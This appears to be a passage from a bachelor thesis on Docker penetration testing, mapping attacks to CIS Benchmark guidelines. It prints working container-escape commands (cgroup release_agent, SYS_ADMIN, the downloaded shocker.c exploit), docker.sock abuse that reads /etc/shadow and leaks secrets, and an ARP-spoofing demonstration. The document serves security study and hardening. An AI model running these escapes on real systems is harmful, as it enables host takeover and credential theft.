We now see that we are not a part of the `docker` group, but we can still run `docker` because the `setuid` bit is set.

This is not covered by the CIS Benchmark guidelines. There are multiple guidelines about correct file and directory permissions, but none cover the binaries.

4.4.2 `--privileged` Flag

Docker has a special privileged mode[27]. This mode is enabled if a container is created with the `--privileged` flag and it enables access to all host devices and kernel capabilities. This is a very powerful mode and enables some very useful features (e.g building Docker images inside a Docker container). But it is also very dangerous as those kernel features allow an attacker inside the container to escape and access the host.

A simple example of this, is using a feature in `cgroups`[25]. If a `cgroup` does not contain any processes anymore, it is released. It is possible to specify a command that should be run in case that happens (called a `release_agent`). It is possible to define such a `release_agent` in a privileged docker. If the `cgroup` is released, the command is run on the host[8].

We can look at a proof of concept of this attack developed by security researcher Felix Wilhelm[37].

```
(host)$ docker run -it --rm --privileged ubuntu:latest bash
(cont)# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
(cont)# mkdir -p $d/w;echo 1 >$d/w/notify_on_release
(cont)# t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
(cont)# touch /o; echo $t/c >$d/release_agent;printf '#!/bin/
   sh\nps >'"$t/o" >/c;
(cont)# chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;
   cat /o
```

Listing 4.3: Docker escape using `cgroups` (privileged)

This proof of concept creates a new `cgroup`, sets a `release_agent` and releases it. In this case the `release_agent` runs `ps` and writes the output to the root of the container.

The `--privileged` flag is covered by two CIS Benchmark guidelines. Guideline 5.4 (Ensure that privileged containers are not used) recommends to not create containers in privileged mode. 5.22 (Ensure that docker exec commands are not used with the privileged option) recommends to not execute commands in running containers (with `docker exec`) in privileged mode.

4.4.3 Capabilities

As we saw in subsection 4.2.1 to use privileged functionality in the Linux kernel, a process needs the relevant `capability`. Docker containers are started with minimal capabilities, but it is possible to add extra capabilities on runtime. Giving containers extra capabilities, gives the container permission to perform certain actions. Some of these actions allow Docker escapes. We will look at two such capabilities.

The CIS Benchmark covers all of these problems in one guideline: 5.3 (Ensure that Linux kernel capabilities are restricted within containers).

`SYS_ADMIN`

The Docker escape by Felix Wilhelm[37] needs to be run in privileged mode to work, but it can be rewritten to only need the permission to run `mount`[8], which is granted by the `SYS_ADMIN` capability.

```
(host)$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt
    apparmor=unconfined ubuntu /bin/bash
(cont)# mkdir /tmp/cgrp
(cont)# mount -t cgroup -o rdma cgroup /tmp/cgrp
(cont)# mkdir /tmp/cgrp/x
(cont)# echo 1 > /tmp/cgrp/x/notify_on_release
(cont)# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/
   mtab`
(cont)# echo "$host_path/cmd" > /tmp/cgrp/release_agent
(cont)# echo '#!/bin/sh' > /cmd
(cont)# echo "ps aux > $host_path/output" >> /cmd
(cont)# chmod a+x /cmd
(cont)# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
(cont)# cat /output
```

Listing 4.4: Docker escape using `SYS_ADMIN`

Unlike before, instead of relying on `--privilege` to give us write access to a `cgroup`, we just need to mount our own. This gives us exactly the same scenario as before. We use a `release_agent` to run code on the host. The only difference being that we have to do some manual work ourselves.

`CAP_DAC_READ_SEARCH`

Before Docker 1.0.0 `CAP_DAC_READ_SEARCH` was added to the default capabilities that a containers are given. But this capability allows a process to escape its the container[19]. A process with `CAP_DAC_READ_SEARCH` is able to bruteforce the index of files outside of the container. To demonstrate this attack a proof of concept exploit was released[20][1]. This exploit has been released in 2014, but still works on containers with the `CAP_DAC_READ_SEARCH` capability.

```
(host)$ cd /tmp
(host)$ curl -O http://stealth.openwall.net/xSports/shocker.c
(host)$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
(host)$ cc -Wall -std=c99 -O2 shocker.c -static
(host)$ docker run --rm -it --cap-add="CAP_DAC_READ_SEARCH" -v
    "/tmp:/tmp" busybox sh
(cont)# /tmp/a.out
...
[!] Win! /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.5: Docker escape using `CAP_DAC_READ_SEARCH`

The exploit needs a file with a file handle on the host system to properly work. Instead of the default `/.dockerinit` (which is no longer created in newer versions of Docker) we use the exploit file itself `/tmp/a.out`. We start a container with the `CAP_DAC_READ_SEARCH` capability and run the exploit. It prints the password file of the host (`/etc/shadow`).

4.4.4 Docker Engine API

The Docker Daemon runs a RESTful[13] API[14] that is used to communicate with the Docker Daemon. For example, when an user executes a Docker client command, it actually makes a request to the API. By default the API listens on a UNIX socket accessible through `/var/run/docker.sock`, but it also possible to make it listen on a port. This makes it possible for anybody in the `docker` group (and `root`) to make HTTP requests. For example the

[13] `https://restfulapi.net/`

[14] `https://docs.docker.com/engine/api/v1.40/`

following commands (to see all containers) produce the same output (albeit in a different format). The first one is a command using the Docker client and the second is a HTTP request (using `curl`[15]).

```
(host)$ docker ps -a
...
(host)$ curl --unix-socket /var/run/docker.sock -H 'Content-
   Type: application/json' "http://localhost/containers/json?
   all=1"
...
```

Listing 4.6: Docker client and Socket

In some cases, it might be possible to access the API when it is not possible to access the Docker client. For example, if the permissions of the socket are incorrectly set. This is covered by CIS Benchmark guidelines 3.15 (Ensure that the Docker socket file ownership is set to root:docker) and 3.16(Ensure that the Docker socket file permissions are set to 660 or more restrictively). Because API access gives the same exact possibilities as having access to the Docker client, this is very dangerous[29]. However, giving containers access to the API (by adding the socket as a volume) is a common practice, because it allows containers to monitor and analyze other containers.

Container Escape

If the `/var/run/docker.sock` is added as a volume to a container, the container has access to the API. This means the process in the container has full access to Docker on the host. This can be used to escape, because the container can create another container with arbitrary volumes and commands. It is even possible to create an interactive shell in another container[31].

Lets say we want to get the password hash of an user called `admin` on the host. We are in a container that has access to `/var/run/docker.sock`. We use the API to start another Docker container on the host, that has access to the password hash (located in `/etc/shadow`). We read the password file, by looking at the logs of the container that we just started.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
   docker.sock ubuntu /bin/bash
(cont)# curl -XPOST -H "Content-Type: application/json" --unix
   -socket /var/run/docker.sock -d '{"Image":"ubuntu:latest","
   Cmd":["cat", "/host/etc/shadow"],"Mounts":[{"Type":"bind","
```

[15] `https://curl.haxx.se/`

```
   Source":"/","Target":"/host"}]}' "http://localhost/
   containers/create?name=escape"
...
(cont)# curl -XPOST --unix-socket /var/run/docker.sock "http
   ://localhost/containers/escape/start"
(cont)# curl --output - --unix-socket /var/run/docker.sock "
   http://localhost/containers/escape/logs?stdout=true"
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
...
(cont)# curl -XDELETE --unix-socket /var/run/docker.sock "http
   ://localhost/containers/escape"
```

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

Sensitive Information

When a container has access to `/var/run/docker.sock` (i.e. when `/var/run/docker.sock` is added as volume inside the container), it cannot only start new containers but it can also look at the configuration of existing containers. This configuration might contain sensitive information (e.g. passwords in the environment variables).

Lets start a Postgres[16] database inside a Docker. From the documentation of the Postgres Docker image[17], we know that we can provide a password using the `POSTGRES_PASSWORD` environment variable. If we have access to another container which has access to the Docker API, we can read that password from the environment variable.

```
(host)$ docker run --name database -e POSTGRES_PASSWORD=
   thisshouldbesecret -d postgres
...
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
   docker.sock:ro ubuntu:latest bash
(cont)# apt update
...
(cont)# apt install curl jq
...
(cont)# curl --unix-socket /var/run/docker.sock -H 'Content-
   Type: application/json' "http://localhost/containers/
   database/json" | jq -r '.Config.Env'
```

[16] `https://www.postgresql.org/`
[17] `https://hub.docker.com/_/postgres`

```
[
  "POSTGRES_PASSWORD=thisshouldbesecret",
  ...
]
```

Listing 4.7: Example extract secrets using the Docker API

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

Remote Access

It is also possible to make the API listen on a TCP port. Ports 2375 and 2376 are usually used for HTTP and HTTPS communication, respectively. This, however, does bring all the extra complexity of TCP sockets with it. If not configured to only listen on `localhost`, this gives every host on the network access to Docker (which might be desirable behavior). If the host is directly accessible by the internet, it gives everybody access to the full capabilities of Docker on the host. An attacker can exploit this by starting malicious containers[28].

A malicious actor misused this feature in May 2019. He used Shodan[18][19] to find unprotected publicly accessible Docker APIs and start containers that mine Monero[20] and find other hosts to infect[3][4][17].

The Docker CIS Benchmark do not cover anything about the possibility to make the API accessible over `TCP`.

4.4.5 ARP Spoofing

By default all Docker containers are added to the same bridge network. This means they are able to reach each other. By default Docker containers also receive the `CAP_NET_RAW` capability, which allows them to create raw packets. This means that by default, containers are able to ARP spoof other containers[21][13].

Lets take a look at how this in a practical example. Lets say we have three containers. One container will ping another container. A third malicious container wants to intercept the `ICMP` packets.

We start three Docker containers using the `ubuntu:latest` image (which is the same as `ubunut:bionic-20191029` at the time of writing). They have the following names IPv4 addresses and MAC addresses:

[18] A search engine to search for systems connected to the internet.

[19] `https://www.shodan.io/`

[20] A cryptocurrency that focuses on privacy.

[21] IPv4 forwarding is enabled by default by Docker

- victim0: 172.17.0.2 and 02:42:ac:11:00:02
- victim1: 172.17.0.3 and 02:42:ac:11:00:03
- attacker: 172.17.0.4 and 02:42:ac:11:00:04

We use vic0, vic1 and atck instead of cont to indicate in which container a command is executed.

```
(host)$ docker run --rm -it --name=victim0 --hostname=victim0
   ubuntu:latest /bin/bash
(vic0)# apt update
...
(vic0)# apt install net-tools iproute2 iputils-ping
...
(host)$ docker run --rm -it --name=victim1 --hostname=victim1
   ubuntu:latest /bin/bash
(host)$ docker run --rm -it --name=attacker --hostname=
   attacker ubuntu:latest /bin/bash
(atck)# apt update
...
(atck)# apt install dsniff net-tools iproute2 tcpdump
...
(atck)# arpspoof -i eth0 -t 172.17.0.2 172.17.0.3
...
(vic0)# arp
arp
172.17.0.3 ether 02:42:ac:11:00:04 C eth0
...
172.17.0.4 ether 02:42:ac:11:00:04 C eth0
(vic0)# ping 172.17.0.3
...
(atck)# tcpdump -vni eth0 icmp
...
10:16:18.368351 IP (tos 0x0, ttl 63, id 52174, offset 0, flags
    [DF], proto ICMP (1), length 84)
    172.17.0.2 > 172.17.0.3: ICMP echo request, id 898, seq 5,
    length 64
10:16:18.368415 IP (tos 0x0, ttl 64, id 8188, offset 0, flags
   [none], proto ICMP (1), length 84)
    172.17.0.3 > 172.17.0.2: ICMP echo reply, id 898, seq 5,
   length 64
...
```

Listing 4.8: Docker container ARP spoof

We first start three containers and install dependencies. We then start to poison the ARP table of `victim0`. We can observe this by looking at the ARP table of `victim0` (with the `arp` command). We see that the entries for `172.17.0.3` and `172.17.0.4` are the same (`02:42:ac:11:00:04`). If we then start pinging `victim1` from `victim0` and looking at the `ICMP` traffic on `attacker`, we see that the `ICMP` packets are routed through `attacker`.

Disabling inter-container communication by default is covered in the Docker CIS Benchmark by guideline 2.1 (Ensure network traffic is restricted between containers on the default bridge).

4.4.6 Host Firewall Bypass

The Linux kernel has a built-in firewall. This firewall consists of multiple chains of rules which are stored in tables. Each table has a different purpose. For example, there is a `nat` table for address translation and a `filter` table for traffic filtering (which is the default). Each table has chains of ordered rules which also have a different purpose. For example, there are the `OUTPUT` and `INPUT` chains in the `filter` table that are meant for all outgoing and incoming traffic, respectively. It is possible to configure these rules using a program called `iptables`. All Linux based firewalls (e.g. `ufw`) use `iptables` as their backend.

When the Docker Daemon is started, it sets up its own chains and rules to create isolated networks. The way it sets up its rules completely bypasses other in the firewall (because they are setup before the other rules) and by default the rules are quite permissive. This is by design, because the network stack of the host and the container are separate, including the firewall rules. It is, however, a bit counterintuitive, because one would assume that if a firewall rule is set on the host, it would apply to everything running on that host including containers (and virtual machines).

We will look at the following simple example of bypassing a firewall rule with Docker.

```
(host)# iptables -A OUTPUT -p tcp --dport 80 -j DROP
(host)# iptables -A FORWARD -p tcp --dport 80 -j DROP
(host)$ curl http://httpbin.org/get
curl: (7) Failed to connect to httpbin.org port 80: Connection
    timed out
(host)$ docker run -it --rm ubuntu /bin/bash
(cont)# apt update
(cont)# apt install curl
(cont)# curl http://httpbin.org/get
{
```

```
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0"
  },
  "origin": "<redacted>",
  "url": "https://httpbin.org/get"
}
```

We first setup rules to drop all outgoing (including forwarded) `HTTP` (not `HTTPS`) traffic. We drop traffic going to port `80` (the default `HTTP` port) and try to request a `HTTP` page on the host. As expected, it does not work. If we then try to make the exact same request in a container, it works.

The Docker CIS Benchmark does not cover this problem. It, however, does have a guideline that ensures this problem exists. Guideline 2.3 (Ensure Docker is allowed to make changes to iptables) recommends that the Docker Daemon is allowed to change the firewall rules. This is a good recommendation, because it removes the need to configure all network configuration for Docker yourself. But that also isolates the firewall rules of the host from the containers.

Chapter 5

Penetration Testing of Docker

In the last chapter we looked at specific attacker models, individual vulnerabilities and individual misconfigurations. In this chapter we will look at how we would use those during a penetration test. We will first look at how to use them manually. After that, we will look at how we can automate the manual steps.

5.1 Manual

- Detect running in a Docker
- Detect Docker (running) on host
- Which attack scenarios from 3 are relevant?
- Metasploit Linux Gather Container Detection

5.2 Automated

- harpoon
- Source 5-free-tools-to-navigate-through-docker-containers-security
- Static analysis tool: `https://github.com/coreos/clair`
- Scanner for clair: `https://github.com/arminc/clair-scanner`
- Static vulnerability scanner (and clamAV) on software in container: `https://github.com/eliasgranderubio/dagda`
- Dockle
- Scanner using the CIS Docker Benchmark: `https://github.com/docker/docker-bench-security`

SaaS container policy scanner: `https://anchore.com`

Research: Twistlock

Research: Sqreen

sysdig: `https://sysdig.com/`

sysdig: `https://sysdig.com/opensource/falco/`

Chapter 6

Future Work

This thesis looks at how to penetration test Docker. During the writing of this thesis, I came across some interesting topics that go beyond the scope of this thesis.

6.1 Orchestration Software

- Kubernetes Pod Escape Using Log Mounts: `https://blog.aquasec.com/kubernetes-security-pod-escape-log-mounts`
- Container Platform Security at Cruise: `https://medium.com/cruise/container-platform-security-7a3057a27663`
- An unpatched security issue in the Kubernetes API is vulnerable to a "billion laughs" attack
- Basics of Kubernetes Volumes (Part 1)
- Basics of Kubernetes Volumes (Part 2)
- NIST: Application Container Security Guide
- CIS Benchmark Kubernetes
- No New Privs
- KubiScan
- How to Hack a Kubernetes Container, Then Detect and Prevent It
- Security Best Practices for Kubernetes Deployment
- k8s audit repo
- Kubernetes in 9 minutes!

In modern software deployment, containerization is only part of the puzzle. Large companies run a lot of different software and each instance needs to support many connections and a lot of computing power. That means that for many applications, multiple containers of the same image are run to

handle everything. To manage all of those containers there is orchestration software. The most famous being Kubernetes and Docker Swarm.

It would be interesting to continue this research to look at orchestration software and how it impacts security on systems.

6.2 Docker on Windows

This bachelor thesis looks at Docker on Linux, because Docker is developed for Linux. However, it is also possible to run Docker on Windows (sort of). Because Docker uses very specific kernel features from Linux, Docker on Windows runs in a Linux virtual machine. That way Windows users can still use Docker exactly as they would use it on Linux (because they practically are).

Some of the vulnerabilities and misconfigurations that are described in this thesis, might also be relevant on Windows. There are also vulnerabilities that are specific to Docker on Windows (CVE–2019–15752 and CVE–2018–15514).

It would be interesting (and relevant to penetration testing) to continue this research by specifically looking at Docker on Windows.

6.3 Comparison of Virtualization and Containerization

This thesis looks at the security of Docker. As stated in the background, virtualization is another way to achieve isolation. A lot has been written about the comparison of virtualization and containerization[9][26][10]. However, it would be interesting to specifically compare the isolation and security that virtualization offers to the isolation and security that containerization offers.

6.4 Condense Docker CIS Benchmark

The Docker CIS Benchmark contains 115 guidelines with their respective documentation. This makes it a 250+ page document. This is not practical for developers and engineers (the intended audience). It would be much more useful to have a smaller, better sorted list that only contains common mistakes and pitfalls to watch out for.

The CIS Benchmark do indicate the importance of each guideline. With Level 1 indicating that the guideline is a must-have and Level 2 indicating that the guideline is only necessary if extra security is needed. However,

only twenty-one guidelines are actually considered Level 2. All the other guidelines are considered Level 1. This still leaves the reader with a lot of guidelines that are considered must-have.

It would be a good idea to split the document into multiple sections. The guidelines can be divided by their importance and usefulness. For example, a three section division can be made.

The first section would describe obvious and basic guidelines that everyone should follow (and probably already does). This is an example of guidelines that would be part of this section:

- 1.1.2: Ensure that the version of Docker is up to date
- 2.4: Ensure insecure registries are not used
- 3.1: Ensure that the docker.service file ownership is set to root:root
- 4.2: Ensure that containers use only trusted base images
- 4.3: Ensure that unnecessary packages are not installed in the container

The second section would contain guidelines that are common mistakes and pitfalls. These guidelines would be the most useful to the average developer. For example:

- 4.4 Ensure images are scanned and rebuilt to include security patches
- 4.7 Ensure update instructions are not use alone in the Dockerfile
- 4.9 Ensure that COPY is used instead of ADD in Dockerfiles
- 4.10 Ensure secrets are not stored in Dockerfiles
- 5.6 Ensure `sshd` is not run within containers

The last section would describe guidelines that are intended for systems that need extra hardening. For example:

- 1.2.4 Ensure auditing is configured for Docker files and directories
- 4.1 Ensure that a user for the container has been created
- 5.4 Ensure that privileged containers are not used
- 5.26 Ensure that container health is checked at runtime
- 5.29 Ensure that Docker's default bridge "`docker0`" is not used

Chapter 7

Related Work

A lot has been written about Security and Docker. Most of it focuses on defensive perspective, summarizing existing material or very specific parts of the Docker ecosystem.

In their 2018 paper, A. Martin et al review and summarize the Docker ecosystem, vulnerabilities and literature about the security of Docker[23]. A comparison of OS-level virtualization (e.g. containers) technologies is given in[30]. An in-depth look at the security of the Linux features (e.g. `namespaces`) is given in[5]. A more flexible Docker image hardening technique using SELinux policies is propose in[2]. In[15] Z. Jian and L. Chen look at a Linux `namespace` escape and looks at defenses to protect from the attack. Memory denial of service attacks from the container to the host and possible protections are described in[6]. A very quick overview of penetration testing Docker environments is given in[35]. In[33] the authors show the results of their publicly available Docker image scan. They have looked at 356218 images and identified and analyzed vulnerabilities within the images.[7] looks at the security implications of practical use-cases of using a Docker environment. The NCC group has published multiple papers on the security of Docker, both from a defensive[12] and offensive[13] perspective.

Chapter 8

Conclusions

Docker Security

CIS Benchmarks too long

Penetration testing at Secura

Based on my personal experience

Docker makes applications more secure

As we saw in section 4.4, the Docker CIS Benchmark guidelines do not cover every aspect of Docker.

Chapter 9

Acknowledgements

I would like to sincerely thank everybody that has helped me with writing and gave me feedback. Especially Erik Poll and Dave Wurtz. I would also like to thank Secura for allowing me to do this research, giving me a place to work, giving me access to the practical real-world knowledge the employees and giving me a look at how the company works.

Bibliography

[1] Jen Andre. Docker breakout exploit analysis. https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[2] E. Bacis, S. Mutti, S. Capelli, and S. Paraboschi. Dockerpolicymodules: Mandatory access control for docker containers. In *2015 IEEE Conference on Communications and Network Security (CNS)*, Sep. 2015.

[3] btx3. [marumira/jido] Mining malware/worm. https://github.com/docker/hub-feedback/issues/1807.

[4] btx3. [zoolu2/*] Mining malware from "marumira" under different account. https://github.com/docker/hub-feedback/issues/1809.

[5] Thanh Bui. Analysis of docker security. *CoRR*, abs/1501.02967, 2015.

[6] J. Chelladhurai, P. R. Chelliah, and S. A. Kumar. Securing Docker Containers from Denial of Service (DoS) Attacks. In *2016 IEEE International Conference on Services Computing (SCC)*, June 2016.

[7] T. Combe, A. Martin, and R. Di Pietro. To docker or not to docker: A security perspective. *IEEE Cloud Computing*, 3(5):54–62, Sep. 2016.

[8] Dominik Czarnota. Understanding Docker container escapes. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

[9] R. Dua, A. R. Raja, and D. Kakadia. Virtualization vs containerization to support paas. In *2014 IEEE International Conference on Cloud Engineering*, March 2014.

[10] W. Felter, A. Ferreira, R. Rajamony, and J. Rubio. An updated performance comparison of virtual machines and linux containers. In *2015 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*, March 2015.

[11] Frichetten. CVE-2019-5736-PoC. https://github.com/Frichetten/CVE-2019-5736-PoC.

[12] Aaron Grattafiori. Understanding and hardening linux containers. 2106.

[13] Jesse Hertz. Abusing privileged and unprivileged linux containers. 2016.

[14] Adam Iwaniuk. CVE-2019-5736: Escape from docker and kubernetes containers to root on host. https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html.

[15] Zhiqiang Jian and Long Chen. A defense method against docker escape attack. In *Proceedings of the 2017 International Conference on Cryptography, Security and Privacy*, ICCSP '17, pages 142–146, New York, NY, USA, 2017. ACM.

[16] jordmoz. Numeric user id passed to –user interpreted as user name if user name is numeric in container /etc/passwd. https://github.com/moby/moby/issues/21436.

[17] kapitanov. Malware report. https://github.com/docker/hub-feedback/issues/1853.

[18] Andrey Konovalov. Exploiting the linux kernel via packet sockets. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[19] Sebastian Krahmer. docker VMM breakout. https://seclists.org/oss-sec/2014/q2/565.

[20] Sebastian Krahmer. shocker.c. http://stealth.openwall.net/xSports/shocker.c.

[21] Gabriel Lawrence. Dirty COW Docker Container Escape. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/.

[22] leoluk. Apparmor can be bypassed by a malicious image that specifies a volume at /proc. https://github.com/opencontainers/runc/issues/2128.

[23] A. Martin, S. Raponi, T. Combe, and R. Di Pietro. Docker ecosystem - vulnerability analysis. *Computer Communications*, 122, 2018.

[24] Marcus Meissner. docker cp is vulnerable to symlink-exchange race attacks. https://bugzilla.suse.com/show_bug.cgi?id=1096726.

[25] Paul Menage. CGROUPS. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt.

[26] R. Morabito, J. Kjällman, and M. Komu. Hypervisors vs. lightweight virtualization: A performance comparison. In *2015 IEEE International Conference on Cloud Engineering*, March 2015.

[27] Jérôme Petazzoni. Docker can now run within Docker. https://www.docker.com/blog/docker-can-now-run-within-docker/.

[28] Martin Pizala. Docker Daemon - Unprotected TCP Socket Exploit. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/docker_daemon_tcp.rb.

[29] raesene. The Dangers of Docker.sock. https://raesene.github.io/blog/2016/03/06/The-Dangers-Of-Docker.sock/.

[30] Elena Reshetova, Janne Karhunen, Thomas Nyman, and N. Asokan. Security of os-level virtualization technologies: Technical report. *CoRR*, abs/1407.4245, 2014.

[31] Cory Sabol. Escaping the whale: Things you probably shouldn't do with docker (part 1). https://blog.secureideas.com/2018/05/escaping-the-whale-things-you-probably-shouldnt-do-with-docker-part-1.html.

[32] Aleksa Sarai. docker (all versions) is vulnerable to a symlink-race attack. https://www.openwall.com/lists/oss-security/2019/05/28/1.

[33] Rui Shu, Xiaohui Gu, and William Enck. A study of security vulnerabilities on docker hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY '17, pages 269–280, New York, NY, USA, 2017. ACM.

[34] staaldraad. Docker build code execution. https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/.

[35] J. Chen T. Lu. Research of penetration testing technology in docker environment. 2017.

[36] Dan Walsh. How to run a more secure non-root user container. http://www.projectatomic.io/blog/2016/01/how-to-run-a-more-secure-non-root-user-container/.

[37] Felix Wilhem. Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature. https://twitter.com/_fel1x/status/1151487051986087936.

Fix the underfull hbox warnings in the bibliography

Appendix A

Example guideline from Docker CIS Benchmark

4.8 Ensure setuid and setgid permissions are removed (Not Scored)

Profile Applicability:

- Level 2 - Docker - Linux

Description:

Removing setuid and setgid permissions in the images can prevent privilege escalation attacks within containers.

Rationale:

setuid and setgid permissions can be used for privilege escalation. Whilst these permissions can on occasion be legitimately needed, you should consider removing them from packages which do not need them. This should be reviewed for each image.

Audit:

You should run the command below against each image to list the executables which have either setuid or setgid permissions:

```
docker run <Image ID> find / -perm /6000 -type f -exec ls -ld {} \; 2>
/dev/null
```

You should then review the list and ensure that all executables configured with these permissions actually require them.

Remediation:

You should allow setuid and setgid permissions only on executables which require them. You could remove these permissions at build time by adding the following command in your Dockerfile, preferably towards the end of the Dockerfile:

```
RUN find / -perm /6000 -type f -exec chmod a-s {} \; || true
```

Impact:

The above command would break all executables that depend on setuid or setgid permissions including legitimate ones. You should therefore be careful to modify the command to suit your requirements so that it does not reduce the permissions of legitimate programs excessively. Because of this, you should exercise a degree of caution and examine all processes carefully before making this type of modification in order to avoid outages.

Default Value:

Not Applicable

References:

1. http://www.oreilly.com/webops-perf/free/files/docker-security.pdf
2. http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf
3. http://man7.org/linux/man-pages/man2/setuid.2.html
4. http://man7.org/linux/man-pages/man2/setgid.2.html

CIS Controls:

Version 6

5.1 Minimize And Sparingly Use Administrative Privileges

Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.

Appendix B

Interview Questions

Penetration Testing

- What is the Penetration Testing methodology of Secura?

Docker

- Do you know what Docker is?
- Have you ever encountered Docker during an assessment?
- Do you actively look for Docker in client networks?
- Have you ever reported an issue about Docker for a client?
- Do you think Docker makes applications/systems more secure?

People to ask

- Ralph Moonen
- Edwin Slangen
- Dave Wurtz
- Ben Brücker
- Geert Smeets
- Pim Campers

Appendix C

CVE List

This appendix contains all vulnerabilities related to Docker and software Docker uses (e.g. runC) that I have looked at and I deemed not useful. It does not contain other vulnerabilities or exploits (e.g. Kernel exploits) that might also effect Docker. The not useful exploits are exploits without any public information that can be used to exploit the underlying vulnerability, have too low of an impact, are not relevant, are very hard to correctly use or are very old.

C.1 Less useful Vulnerabilities

I have also looked at the following vulnerabilities. These are not useful to this research for the reasons listed.

Not enough information is publicly available about the following vulnerabilities:

- CVE–2019–1020014
- CVE–2019–14271
- CVE–2016–9962
- CVE–2016–8867
- CVE–2015–3629
- CVE–2015–3627
- CVE–2014–9357
- CVE–2014–6408
- CVE–2014–6407
- CVE–2014–3499
- CVE–2014–0047

These vulnerabilities are only relevant on Windows:

- CVE–2019–15752
- CVE–2018–15514

These vulnerabilities do not have enough impact or are too old to be useful:

- CVE–2018–20699
- CVE–2018–12608
- CVE–2018–10892
- CVE–2017–14992
- CVE–2015–3631
- CVE–2015–3630
- CVE–2015–1843
- CVE–2014–9358
- CVE–2014–5277

And CVE–2019–13509 is only relevant on Docker Stack.